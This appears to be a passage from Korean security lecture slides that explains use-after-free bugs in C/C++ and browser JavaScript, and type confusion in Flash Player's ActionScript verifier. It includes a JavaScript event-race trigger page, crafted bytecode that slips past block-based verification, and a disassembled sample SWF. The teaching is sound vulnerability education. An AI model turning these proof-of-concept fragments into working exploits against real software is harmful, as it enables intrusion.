Continuing.

Breakpoint 1, 0x08048491 in main ()
(gdb) x/s 0x0804b008
0x0804b008:  "BBBB"
```

Free 한 이후에도
Buf를 사용함

Use After Free

- Use – After – Free 취약점
 - C++ 에서 Class 생성자인 **new**와 **delete** 연산에서도 같은 문제가 존재
 - C++은 객체의 Use-after-free가 일어날 경우 Method의 함수포인터를 조작할 수 있는 경우가 있음


```
class add{  
public: //접근 지정자.  
    int number; //멤버 멤버.  
    void count(int); //계산을 담당하는 멤버함수.  
};
```

멤버변수
number

Count()
함수포인터
(접근가능)

Use After Free

- Use – After – Free 취약점
 - C++ 에서 생성자와 소멸자 기본 등록되는 경우
Use-After-Free와 만나면 매우 위험함



Use After Free

- Use – After – Free in Javascript

```
<HTML>
<BODY>
<script language=javascript>
function a() {
    document.getElementsByTagName( "f" ).removeAttribute( "align" );
}
function b() {
    document.getElementsByTagName( "f" ).align= "left";
}
</script>
<p name="f" align="right" OnClick="javascript:a();" OnMouseDown="javascript:b();"> hello </p>
</BODY>
</HTML>
```

객체 소멸


객체 생성

2개의 Event
동시 발생

자동화 하기가 상대적으로 어려움

Type Confusion


- 객체의 **Instance**가 **Type**을 혼동하여 나는 오류
- **Flash Player Case : Action Script**



Type Confusion

: Flash Player Case


- Action Script Bytecode는 3단계를 거쳐서 실행된다



Type Confusion

: Flash Player Case

- Action Script Bytecode는 3단계를 거쳐서 실행된다



Type Confusion : Flash Player Case

- Action Script Bytecode 검증은 Block 을 기반으로 계산된다
- Block의 구분은 jump와 같은 Branch 류의 명령을 기반으로 한다

```
trace("aaaaaaaa");
```



```
L1: findpropstric <q>[public]::trace ; func "trace()" object pushed  
L2: pushstring "aaaaaaaa" ; push a string  
L3: callpropvoid <q>[public]::trace, 1 params ; call on the func object
```



Verification: Pass
Generate/Execute safe Native Code

Type Confusion : Flash Player Case

```
L1: pushint      0x41414141      ; push an integer
L2: pushstring   "aaaaaaaa"      ; push a string
L3: callpropvoid <q>[public]::trace, 1 params ; ?
```

- 검증실패 1 : callpropvoid는 Object type을 필요하는데, Integer type의 인자가 같이 들어감
- 검증실패 2 : "1 params"로 하나의 인자를 명시했는데, 2개의 인자가 들어감

```
L1: findpropstric <q>[public]::trace
L2: pushstring   "bbbbbbbb"
L3: jump         L6

L4: pushint      0x41414141
L5: pushstring   "aaaaaaaa"

L6: callpropvoid <q>[public]::trace, 1 params
```

Type Confusion : Flash Player Case



- **BLOCK 1,2,3 모두 검증 성공**

Verification Flow Confusion

Type Confusion : Flash Player Case

- Action Script 는 모든 Object 를 Atomic Type으로 표현한다




Illustration 1: Layout of an ActionScript atom

```
mov dword ptr [ebp-14], 2BC5732  
mov eax, dword ptr [edi]  
push ecx  
push 1  
push edi  
call eax
```

2BC5732 : Atomic type


Trace("AAAAA"
);

$0x02BC5732 \ \& \ 0xFFFFFFFF8 = 0x02BC5730$


Type Confusion : Flash Player Case

```
sample.swf > Action (1) > MainMovie > frame 1
1 // Action script...
2
3 // [Action in Frame 1]
4 //96 0c 00 05 00 07 95 c3 7c 13 07 eb c3 7c 13
5 _push false 326943637 326943739
6 //0e
7 _equals
8 //12
9 _not
10 //9d 02 00 4c 04
11 _if true goto #260
12 #5 //9d 02 00 18 00
13 _if true goto #7
14 //88 15 00 09 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 a1
15 _constantPool "A" "B" "C" "D" "E" "F" "G" "H" "I"
16 #7 //8e 11 00 64 65 66 61 75 6c 74 00 01 00 04 2a 00 02 00 98 01
17 _defineFunction2 'default' [1 params](<reg2>) //regCount[0x04], flag[0x2a], end of
18 //96 0a 00 07 58 c0 49 48 07 a7 3f b6 b7
19 _push 1212792920 3082174375
20 //60
21 _bitwiseAnd
22 //9d 02 00 00 00
23 _if true goto #11
24 #11 //99 02 00 49 00
25 _jump to #29
26 #12 //40
27 _new
28 //96 05 00 07 16 74 70 0b
29 ...
```

Type Confusion : Flash Player Case



Type Confusion : Flash Player Case



Type Confusion : Flash Player Case




Illustration 1: Layout of an ActionScript atom

